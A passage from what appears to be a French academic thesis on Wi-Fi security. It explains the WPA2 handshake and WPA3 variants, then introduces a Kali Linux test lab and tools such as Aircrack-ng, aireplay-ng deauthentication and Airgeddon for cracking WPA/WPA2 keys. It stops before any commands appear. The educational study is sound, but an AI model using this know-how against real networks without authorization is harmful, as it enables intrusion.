


Figure 18 : Handshake à quatre voies

Handshake à quatre voies utilise des trames EAPOL-Key. Permettez-moi d'expliquer ce qui se passe:

- L'AP génère la valeur Anonce et envoie le message 1 au client, qui inclut l'Anonce :
 - Ce message n'est pas crypté et ne comporte pas de contrôle d'intégrité.
 - Si quelqu'un modifie ce message, la poignée de main échoue et c'est tout.
- Le client reçoit le premier message et en déduit la clé transitoire par paire (PTK) :
 - Le client l'avait déjà :
 - PMK
 - Snonce
 - Adresse MAC du client
 - Le client l'a reçue dans le premier message :
 - Anonce
 - Adresse MAC de l'AP
- Le client envoie le deuxième message avec SNonce et une valeur de contrôle d'intégrité du message (MIC) :
 - Ce message n'est pas crypté, mais il comporte une MIC pour éviter toute falsification.
 - Nous utilisons la clé de confirmation de clé (KCK) pour calculer la MIC.
- L'AP reçoit le message 2 du client et procède comme suit :

- Déterminer la PTK, ce qui est possible car nous disposons maintenant du Snonce du client.
- Use KCK to generate the MIC.
- Compare received MIC with calculated MIC
- Si la MIC est la même, cela prouve que le client et l'AP ont tous deux la même PMK.
- Nous en sommes à 50 % de Handshake et les deux parties ont dérivé le PTK.
- Nous n'avons encore rien chiffré. L'AP et le client ont tous deux les clés, mais nous ne les installons pas encore.
- L'AP envoie le message 3 qui comprend :
 - Demande d'installation des clés : ce message demande au client d'installer les clés.
 - MIC
 - Clé transitoire de groupe (GTK)
- Le client reçoit le message trois et procède comme suit :
 - Comparer la MIC reçue avec la MIC calculée :
- Si la MIC est identique, cela prouve que le client et l'AP ont tous deux la même PMK.
- Le client installe le PTK et le GTK et envoie le message quatre :
 - Ce message n'est pas crypté mais comprend une MIC.
 - Ce message comprend un ACK et termine Handshake.
 - Il indique que le client va installer les clés et utiliser le chiffrement à partir de maintenant.
- Le client envoie un message EAPOL-Key pour confirmer qu'il a installé les clés.
- L'AP reçoit le message quatre et procède comme suit :
 - Compare la MIC reçue avec la MIC calculée.
- Si les MIC sont identiques, installez le PTK et le GTK.

Handshake est terminée et à partir de maintenant, le client et le point d'accès peuvent transmettre des trames protégées avec chiffrement et contrôles d'intégrité.

- **Chiffrement :**

Une fois la négociation à quatre voies réussies, une clé transitoire par paire (PTK) est dérivée. Cette clé est unique à l'appareil client spécifique et au routeur ou point d'accès sans fil. Le PTK est ensuite utilisé pour crypter et déchiffrer les données transmises entre l'appareil et le réseau.

- **Prise de contact de clé de groupe :**

En plus de la clé transitoire par paire, une clé transitoire de groupe (GTK) est générée pour le trafic de diffusion et de multidiffusion. La GTK est utilisée pour chiffrer les données envoyées à plusieurs appareils sur le réseau.

- **Rotation des clés :**

Une bonne pratique de sécurité consiste à modifier périodiquement la phrase secrète Wi-Fi pour améliorer la sécurité. En effet, si une personne non autorisée accède à la phrase secrète, elle pourrait potentiellement déchiffrer le trafic.

II.5.3.4 WPA2-ENT :

WPA2-Enterprise (WPA2-ENT) est un protocole de sécurité pour les réseaux Wi-Fi qui offre un niveau de sécurité plus élevé que WPA2-Personal (WPA2-PSK). Alors que WPA2-Personal utilise une clé pré-partagée (PSK) pour l'authentification, WPA2-Enterprise utilise une méthode d'authentification plus robuste connue sous le nom de 802.1X[45]

Principales fonctionnalités de WPA2-Enterprise :

- **Authentification via 802.1X :**

WPA2-Enterprise utilise la norme IEEE 802.1X pour le contrôle d'accès au réseau basé sur les ports. Cela implique l'utilisation d'un serveur d'authentification, généralement un serveur RADIUS (Remote Authentication Dial-In User Service), qui authentifie les utilisateurs ou les appareils tentant de se connecter au réseau.

Informations d'identification utilisateur individuelles : chaque utilisateur ou périphérique se connectant au réseau dispose d'un ensemble unique d'informations d'identification (telles qu'un nom d'utilisateur et un mot de passe) qui sont vérifiées par le serveur d'authentification. Cela permet une responsabilité individuelle et un contrôle de l'accès.

- **Clés de chiffrement dynamiques :**

WPA2-Enterprise utilise des clés de chiffrement dynamiques pour chaque session, fournissant une couche de sécurité supplémentaire par rapport à une clé statique pré-partagée utilisée dans WPA2-Personal. Cela signifie que même si une clé de chiffrement est compromise, elle n'est valable que pour une seule session.

- **EAP (Protocole d'authentification extensible) :**

WPA2-Enterprise prend en charge diverses méthodes EAP, telles que EAP-TLS (Transport Layer Security), EAP-PEAP (Protected Extensible Authentication Protocol) et EAP-TTLS

(Tunneled Transport Layer Security), entre autres. Ces méthodes offrent une flexibilité dans le choix du mécanisme d'authentification en fonction des besoins de l'organisation.

- **Évolutivité :**

WPA2-Enterprise est bien adapté aux réseaux à grande échelle comptant de nombreux utilisateurs, car il permet une gestion centralisée des informations d'identification des utilisateurs et des politiques d'accès via le serveur d'authentification.

- **Sécurité améliorée :**

L'utilisation d'informations d'identification individuelles, de clés de cryptage dynamiques et d'un processus d'authentification robuste améliore la sécurité globale du réseau Wi-Fi.

II.5.4 Le WPA3 :

Le WPA3, ou WiFi Protected Access 3, est la dernière norme de sécurité pour les réseaux sans fil, succédant au WPA2. Il introduit des améliorations significatives telles que l'authentification simultanée des des égaux (SAE) pour renforcer la sécurité des connexions, un chiffrement plus robuste, une protection contre les attaques par force brute, et des clés de session plus longues. Bien que plus sûr, la transition vers le WPA3 nécessite des dispositifs compatibles, et le WPA2 restera pris en charge pendant un certain temps[46].

Les aspects clés de la sécurité WPA3 :

- **Chiffrement amélioré :**

WPA3 utilise la norme de chiffrement la plus sécurisée, Cryptographic Suite B, qui inclut la suite CNSA (Commercial National Security Algorithm), fournissant des algorithmes de chiffrement plus puissants pour la confidentialité des données.

- **Cryptage individualisé des données :**

WPA3 introduit le cryptage individualisé des données, également connu sous le nom de cryptage opportuniste sans fil (OWE) ou Enhanced Open. Cette fonctionnalité crypte chaque connexion avec une clé unique, même dans les réseaux Wi-Fi ouverts, atténuant ainsi les risques associés aux réseaux ouverts et non sécurisés.

- **Protection contre les attaques par force brute :**

WPA3 inclut des mesures de protection contre les attaques par dictionnaire hors ligne. Il rend les attaques par force brute sur la clé pré-partagée (PSK) plus difficiles en mettant en œuvre un protocole d'établissement de clé sécurisé.

- **Authentification simultanée des égaux (SAE) :**

SAE est le protocole d'échange de clés utilisé dans WPA3. Il fournit une méthode plus robuste et plus sécurisée pour établir la clé initiale entre les appareils, la rendant ainsi résistante aux attaques par devinette de mot de passe.

- **Forward Secrecy :**

WPA3 implémente le Forward Secrecy via l'utilisation de SAE. Même si une clé est compromise ultérieurement, les clés de session passées restent sécurisées, garantissant ainsi que les communications précédentes ne peuvent pas être déchiffrées.

- **Protection contre les vulnérabilités WPS :**

WPA3 élimine les vulnérabilités associées à Wi-Fi Protected Setup (WPS), une fonctionnalité de WPA2 qui présentait des faiblesses de sécurité. WPA3 ne repose plus sur WPS et offre une alternative plus sécurisée pour la configuration des appareils.

- **Améliorations de la sécurité pour les appareils IoT :**

Les améliorations de sécurité pour les appareils IoT incluses dans WPA3 contribuent à sécuriser le nombre croissant d'appareils connectés dans l'écosystème IoT.

- **Niveaux de sécurité configurables :**

WPA3 permet aux administrateurs réseau de configurer différents niveaux de sécurité en fonction de leurs besoins spécifiques. Cette flexibilité permet la mise en œuvre des mesures de sécurité appropriées pour différents cas d'utilisation.

Le protocole WPA3 se compose de trois variantes principales : WPA3-OWE (Opportunistic Wireless Encryption), WPA3-SAE (Simultaneous Authentication of Equals) et WPA3-Enterprise.

Voici une description de chaque type :

II.5.4.1 Le WPA3 OWE :

WPA3-OWE, qui signifie WPA3 Opportunistic Wireless Encryption, est une amélioration de sécurité introduite dans la norme WPA3 (Wi-Fi Protected Access 3). Il aborde spécifiquement la sécurité des réseaux Wi-Fi ouverts, en fournissant un niveau de cryptage plus élevé pour les appareils se connectant à ces réseaux[46].

WPA3-OWE est conçu pour améliorer la confidentialité et la sécurité des utilisateurs dans des environnements où les réseaux ouverts sont couramment utilisés, tels que les points d'accès Wi-Fi publics.




Figure 19 : Vue d'ensemble de OWE

Voici les principales caractéristiques de WPA3-OWE :

- **Cryptage de données individualisé :** WPA3-OWE fournit un cryptage de données individualisé pour chaque appareil client se connectant au réseau Wi-Fi ouvert. Même en l'absence de clé pré-partagée (PSK) ou de phrase secrète, chaque session client est cryptée de manière unique.

- **Chiffrement opportuniste** : WPA3-OWE introduit le chiffrement opportuniste, permettant aux appareils d'établir des connexions chiffrées sans avoir besoin d'informations d'identification préconfigurées. Ceci est particulièrement utile dans les réseaux Wi-Fi ouverts où les utilisateurs n'ont généralement pas de phrase secrète partagée.
- **Protection contre les écoutes passives** : WPA3-OWE aide à protéger contre les écoutes passives en cryptant la communication entre le client et le point d'accès, réduisant ainsi le risque d'interception de données par des acteurs malveillants.
- **Sécurité améliorée pour les réseaux ouverts** : Les réseaux Wi-Fi ouverts, où aucune phrase secrète n'est requise, sont souvent considérés comme moins sécurisés. WPA3-OWE vise à améliorer la sécurité de ces réseaux, ce qui les rend plus adaptés à un plus large éventail de cas d'utilisation.
- **Résistance aux attaques de réinstallation de clés** : WPA3-OWE inclut des améliorations dans la gestion des clés, offrant une résistance à certains types d'attaques, y compris les attaques de réinstallation de clés qui ciblent l'intégrité du processus d'échange de clés.
- **Prise en charge des réseaux ouverts et WPA3 simultanés** : WPA3 permet le fonctionnement simultané de réseaux ouverts et protégés par WPA3 sur la même infrastructure, offrant ainsi aux opérateurs de réseaux des options à la fois sécurisées et ouvertes aux utilisateurs.
- **Compatibilité ascendante** : WPA3-OWE est conçu pour être rétro compatible avec les appareils WPA2, permettant aux appareils plus anciens qui ne prennent pas en charge WPA3 de toujours se connecter au réseau. Cependant, ces appareils ne bénéficieront pas des fonctionnalités de sécurité améliorées fournies par WPA3.

II.5.4.2 WPA3-SAE :

WPA3-SAE, ou Simultaneous Authentication of Equals, est une fonctionnalité clé introduite dans le protocole de sécurité WPA3 (Wi-Fi Protected Access 3). Il est conçu pour améliorer la sécurité des réseaux Wi-Fi, en particulier dans les paramètres de réseau personnel ou domestique. SAE est utilisé en mode WPA3-Personal, qui succède à WPA2-Personal[46].




Figure 20 : Processus d'authentification WPA3-SAE

Les principales caractéristiques de WPA3-SAE est :

- **Protocole d'échange de clés :** WPA3-SAE remplace la méthode de clé pré-partagée (PSK) utilisée dans WPA2-Personal par un protocole d'échange de clés plus sécurisé. SAE facilite l'établissement d'une clé par paire unique entre un appareil client Wi-Fi et un point d'accès.
- **Authentification par mot de passe :** SAE utilise un mécanisme d'échange de clés authentifié par mot de passe (PAKE - Password-Authenticated Key Exchange). Au lieu de transmettre le mot de passe réel lors de l'échange de clé, SAE utilise le mot de passe pour dériver une clé cryptographique sans exposer directement le mot de passe lui-même.
- **Résistance aux attaques par dictionnaire hors ligne :** WPA3-SAE est conçu pour résister aux attaques par dictionnaire hors ligne, qui impliquent qu'un attaquant tente de deviner le mot de passe en essayant diverses possibilités hors ligne.

Le protocole introduit un mécanisme d'engagement qui rend difficile aux attaquants le précalcul des clés candidates pour les attaques hors ligne.

- **Cryptage individualisé des données** : SAE facilite le cryptage individualisé des données pour chaque périphérique client. Même si plusieurs appareils peuvent utiliser la même phrase secrète, le processus d'échange de clés aboutit à une clé unique par paire pour chaque client, améliorant ainsi la sécurité.
- **Forward Secrecy** : WPA3-SAE assure la transmission du secret, ce qui signifie que même si une clé est compromise ultérieurement, les clés de la session précédente restent sécurisées. Cela garantit que les communications précédentes ne peuvent pas être déchiffrées, si la clé actuelle est compromise.
- **Résistance aux attaques temporelles** : Le protocole est conçu pour résister aux attaques temporelles, qui impliquent l'exploitation des variations du temps nécessaire à l'exécution des opérations cryptographiques. Cela ajoute une couche de sécurité supplémentaire contre certains types d'attaques.
- **Flexibilité de mise en œuvre** : Cette caractéristique rend WPA3-SAE adapté à un large éventail d'applications.

II.5.4.3 WPA3 ENT :

WPA3-Enterprise (WPA3-EAP, WPA3-802.1X) est la version entreprise du protocole de sécurité Wi-Fi WPA3. Il est conçu pour les réseaux à plus grande échelle, tels que ceux que l'on trouve dans les entreprises, les établissements d'enseignement et d'autres organisations. WPA3-Enterprise utilise les améliorations de sécurité de WPA2-Enterprise comme base et introduit des fonctionnalités supplémentaires pour faire face aux menaces en constante évolution. L'un des éléments clés de WPA3-Enterprise est l'utilisation du protocole d'authentification extensible (EAP) pour une authentification robuste et flexible[46].




Figure 21 : Processus WPA3 ENT

Voici les principaux aspects et fonctionnalités de WPA3-Enterprise :

- **Authentification 802.1X :** WPA3-Enterprise utilise l'authentification 802.1X, également connue sous le nom d'authentification EAP. Ci-dessous un processus d'authentification plus sophistiqué et plus flexible que la méthode de clé pré-partagée (PSK) utilisée dans les réseaux personnels.
- **Protocole d'authentification extensible (EAP) :** EAP est un cadre d'authentification qui prend en charge diverses méthodes d'authentification, telles que EAP-TLS (Transport Layer Security), EAP-PEAP (Protected Extensible Authentication Protocol), EAP-TTLS (Tunneled Transport Layer Security), et d'autres. Cette flexibilité permet aux organisations de choisir la méthode d'authentification la plus adaptée à leurs exigences de sécurité spécifiques.
- **Authentification utilisateur individualisée :** WPA3-Enterprise permet une authentification utilisateur individualisée, où chaque utilisateur dispose d'informations d'identification uniques pour accéder au réseau Wi-Fi. Cela améliore la sécurité en évitant l'utilisation d'une phrase secrète partagée.
- **Serveur d'authentification RADIUS :** dans WPA3-Enterprise, un serveur RADIUS (Remote Authentication Dial-In User Service) est généralement utilisé pour l'authentification centralisée des utilisateurs et la gestion des clés.

- Le serveur RADIUS communique avec les points d'accès Wi-Fi pour faciliter une authentification sécurisée.
- Gestion dynamique des clés : WPA3-Enterprise prend en charge la gestion dynamique des clés, dans laquelle des clés de chiffrement uniques sont générées pour chaque session utilisateur. Cela ajoute une couche de sécurité supplémentaire en garantissant que les clés compromises ne compromettent pas les sessions passées ou futures.
- Améliorations de la sécurité pour les appareils IoT : WPA3 inclut des améliorations spécialement conçues pour les appareils Internet des objets (IoT) qui peuvent avoir des contraintes en termes de puissance de calcul et de mémoire. Cela permet de sécuriser le nombre croissant d'appareils connectés dans les réseaux d'entreprise.
- Forward Secrecy : à l'instar de WPA3-Personal (WPA3-SAE), WPA3-Enterprise assure la transmission du secret. Même si une clé est compromise à l'avenir, les clés des sessions passées restent sécurisées, empêchant le déchiffrement des communications précédentes.
- Élimination des vulnérabilités WPS : WPA3 élimine les vulnérabilités associées à Wi-Fi Protected Setup (WPS), qui étaient présentes dans WPA2-Enterprise.
- WPA3 offre une alternative plus sécurisée pour la configuration et le provisionnement des appareils Wi-Fi.

II.6 Conclusion :

Au cours de ce chapitre, nous avons donné en premier lieu un aperçu de la sécurité des réseaux sans fil : leur définition, leurs buts et leurs mécanismes. Après cela, nous avons introduit diverses attaques qui sont susceptibles d'atteindre les réseaux 802.11, en plus des standards de sécurité des réseaux sans fil tels que les protocoles : WEP, WPA, WPA2 et WPA3 , suivies de leurs architectures et de leurs fonctionnements.

Il était clair pour nous que les attaques réseaux reposent sur un ensemble de vulnérabilités de sécurité touchant différents niveaux, tels que les protocoles réseau. Par conséquent, malgré des problèmes de sécurité intrinsèques, les réseaux sans fil continuent à se développer, et de nombreux mécanismes et techniques ont été conçus pour tester les vulnérabilités du système, détecter, prévenir et lutter les attaques. Il est donc important de bien connaître les problèmes et les faiblesses de sécurité liés à la mise en place de ce type de réseaux afin de faire face aux diverses menaces.

Le chapitre suivant sera consacré à la réalisation de différentes attaques qu'un attaquant peut mener en exploitant différentes failles de sécurité.

Chapitre III :

Les attaques réseaux

III.1 Introduction :

La sécurité informatique est de nos jours devenue un problème majeur dans la gestion des réseaux d'entreprises ainsi que pour les particuliers, toujours plus nombreux à se connecter à Internet. La transmission d'informations sensibles et le désir d'assurer leur confidentialité sont devenus des points primordiaux dans la mise en place des réseaux informatiques. Ce chapitre a pour but de présenter globalement la manière dont les « hackers » opèrent afin de pénétrer les systèmes informatiques, en espérant qu'il aide à pallier ce type de problème de plus en plus fréquent.

Nous allons détailler la réalisation des différentes attaques sur les réseaux Wi-Fi évoquées théoriquement lors du chapitre précédent, en utilisant les outils fournis par Kali Linux. Les attaques seront divisées en deux parties distinctes. La première traitera des attaques de mot de passe exécutables de l'extérieur du réseau, visant à se connecter au réseau ciblé, tandis que la seconde partie portera sur les attaques « man-in-the-middle » et les attaques systèmes venant de l'intérieur du réseau, visant à écouter, intercepter et aussi intervenir activement dans toutes les communications sur le réseau ciblé.

III.2 Configuration du laboratoire de test :

Un laboratoire de test, souvent appelé "environnement de test", est un environnement contrôlé et sécurisé où des expériences, des simulations ou des tests peuvent être menés sans risque pour les systèmes réels. Dans le contexte de la sécurité informatique, un laboratoire de test est utilisé pour expérimenter et analyser divers scénarios d'attaque, tester des outils de sécurité, et évaluer les vulnérabilités de systèmes ou de réseaux sans compromettre les opérations quotidiennes des systèmes de production.

Nous allons créer un laboratoire de test pour réaliser des attaques contre le réseau Wi-Fi en suivant ces étapes :

- **Choix du matériel :** Nous aurons besoin d'un ordinateur portable ou d'un ordinateur de bureau équipé d'une carte réseau sans fil compatible avec le mode moniteur. Assurons-nous que notre matériel est compatible avec les outils que nous prévoyons d'utiliser, comme Aircrack-ng.
- **Installation de Kali Linux :** Nous installons Kali Linux sur notre ordinateur ou créons une clé USB bootable avec Kali Linux. Kali Linux est une distribution Linux spécialisée dans

la sécurité informatique et comprend de nombreux outils pour tester la sécurité des réseaux Wi-Fi.

- **Configuration de l'interface sans fil** : Configurons notre interface sans fil en mode monitor pour pouvoir capturer le trafic Wi-Fi. Nous pouvons utiliser des outils comme airmon-ng pour cela.
- **Capture de paquets** : Utilisons des outils tels que airodump-ng pour capturer des paquets sur les réseaux Wi-Fi disponibles dans la zone.
- **Analyse des données capturées** : Utilisons Wireshark pour analyser les paquets capturés et identifier les comportements suspects ou les vulnérabilités potentielles dans les réseaux Wi-Fi.
- **Test des attaques** : Nous utilisons des outils comme Aircrack-ng, Reaver, ou d'autres outils disponibles dans Kali Linux pour tester la sécurité des réseaux Wi-Fi en effectuant des attaques telles que le cracking de clés WEP/WPA/WPA2.

En suivant ces étapes, nous pourrions configurer un laboratoire de test pour évaluer la sécurité des réseaux Wi-Fi de manière efficace et responsable. Assurons-nous de toujours respecter les lois et règlements locaux et d'obtenir l'autorisation appropriée avant de tester la sécurité d'un réseau qui ne nous appartient pas.

III.2.1 Description de l'environnement de test :

Il y a quelques éléments à prendre en compte dans un environnement de test pour évaluer la sécurité des réseaux Wi-Fi tels que le point d'accès, les clients et le profil de l'attaquant.




Figure 22 : Schéma de laboratoire de test

Voici une description détaillée de chacun de ces éléments :

- **Point d'accès (AP) :**

Le point d'accès est le dispositif qui crée le réseau sans fil et permet aux périphériques de se connecter à Internet ou à d'autres réseaux. Dans un environnement de test, le point d'accès peut être un routeur sans fil ou un point d'accès dédié. Il est important de configurer le point d'accès avec différentes méthodes de sécurité Wi-Fi telles que WEP, WPA, WPA2. Cela permettra d'évaluer la robustesse de chaque méthode de sécurité.

- **Les clients :**

Les clients sont les appareils qui se connectent au réseau sans fil créé par le point d'accès. Dans un environnement de test, les clients peuvent être des ordinateurs portables, des smartphones, des tablettes, ou d'autres appareils Wi-Fi.

- **Profil de l'attaquant :**

Le profil de l'attaquant définit les caractéristiques et les objectifs de l'attaquant dans le contexte de l'évaluation de la sécurité du réseau. Il peut s'agir d'un pirate informatique qui tente d'accéder à des informations sensibles ou d'un pirate externe qui tente de compromettre le réseau pour des raisons malveillantes.

Les objectifs de l'attaquant peuvent être le vol de données sensibles, l'interception du trafic réseau, le déni de service ou d'autres types d'attaques contre le réseau Wi-Fi.

En définissant le profil de l'attaquant, nous pouvons mieux comprendre comment tester notre sécurité et évaluer la résilience de notre réseau face à des attaques spécifiques.

III.2.2 Outils utilisés :

- **Kali Linux :** Kali Linux est une distribution Linux spécialisée dans la sécurité informatique. Elle est largement utilisée par les professionnels de la sécurité, les experts en informatique et les chercheurs en sécurité pour effectuer des tests de pénétration, la récupération de données, l'analyse des vulnérabilités, et bien plus encore. Anciennement connue sous le nom de Back Track Linux, basée sur Debian. Elle est livrée avec une large gamme d'outils préinstallés pour les tests de pénétration[44].

Kali Linux offre une plateforme robuste pour la réalisation d'audits de sécurité, le test de pénétration et la recherche de vulnérabilités. Il fournit un environnement de test complet et facile à utiliser pour évaluer la sécurité des réseaux Wi-Fi.



Figure 23 : Logo officiel de logiciel KALI

- **Aircrack-ng** : Aircrack-ng est une suite d'outils de test de sécurité Wi-Fi largement utilisée pour casser les clés WEP et WPA/WPA2.

Il comprend des outils de capture de paquets, pour l'injection de paquets, pour le cracking de clés et des outils pour effectuer des attaques par force brute et par dictionnaire. Ces outils combinés permettent de réaliser des attaques efficaces contre les réseaux Wi-Fi sécurisés.

Aircrack-ng est une suite tout-en-un contenant les outils suivants :

- Aircrack-ng : Il permet de casser les clés WEP, WPA et WPA2 à partir de paquets capturés sur le réseau.
 - Airmon-ng : permet d'activer (ou désactiver) le mode moniteur d'une carte réseau sans fil.
 - Airodump-ng : permet d'écouter les réseaux wifi et d'enregistrer les paquets dans un fichier de capture.
 - Aireplay-ng : permet de forcer la déconnexion du client et capturer le handshake lorsqu'il se reconnecte.
- **Airgeddon** : Airgeddon est un script bash complet pour les tests de sécurité des réseaux Wi-Fi. Il simplifie le processus d'attaque en intégrant plusieurs outils de test de sécurité Wi-Fi dans une interface utilisateur simple.
Airgeddon prend en charge une variété d'attaques, y compris le cracking de clés WEP/WPA/WPA2, l'injection de paquets, la détection de réseaux cachés, création de points d'accès malveillants et l'attaque Evil Twin.
 - **Bettercap** : Bettercap est un framework de test de sécurité réseau qui offre une large gamme de fonctionnalités pour les tests de pénétration, y compris les tests de sécurité des réseaux

Wi-Fi. Il prend en charge des fonctionnalités telles que le sniffing de paquets, l'injection de paquets, le spoofing d'adresse MAC, la détection d'intrusion, et bien plus encore.

- **Nmap** : Nmap est un scanner de port réseau et un outil de découverte de réseau largement utilisé pour les tests de sécurité des réseaux.

Il permet de scanner les réseaux pour détecter les hôtes actifs, découvrir les services en cours d'exécution, cartographier le réseau, et identifier les vulnérabilités potentielles dans les systèmes cibles.

Les outils tels que Kali Linux, Aircrack-ng, Airededdon, Bettercap et Nmap sont des composants essentiels de la boîte à outils d'un professionnel de la sécurité informatique lors de l'évaluation de la sécurité des réseaux Wi-Fi. Ils offrent des fonctionnalités avancées pour la détection, l'analyse et la protection contre les menaces potentielles sur les réseaux sans fil.

III.3 Les attaques de mot de passe Wi-Fi :

Dans ce chapitre, nous explorerons en détail les différentes méthodes utilisées pour attaquer les mots de passe des réseaux Wi-Fi, en mettant l'accent sur les vulnérabilités des protocoles de sécurité Wi-Fi tels que WPA et WPA2.

III.3.1 L'attaque par brute force WPA/WPA2 :

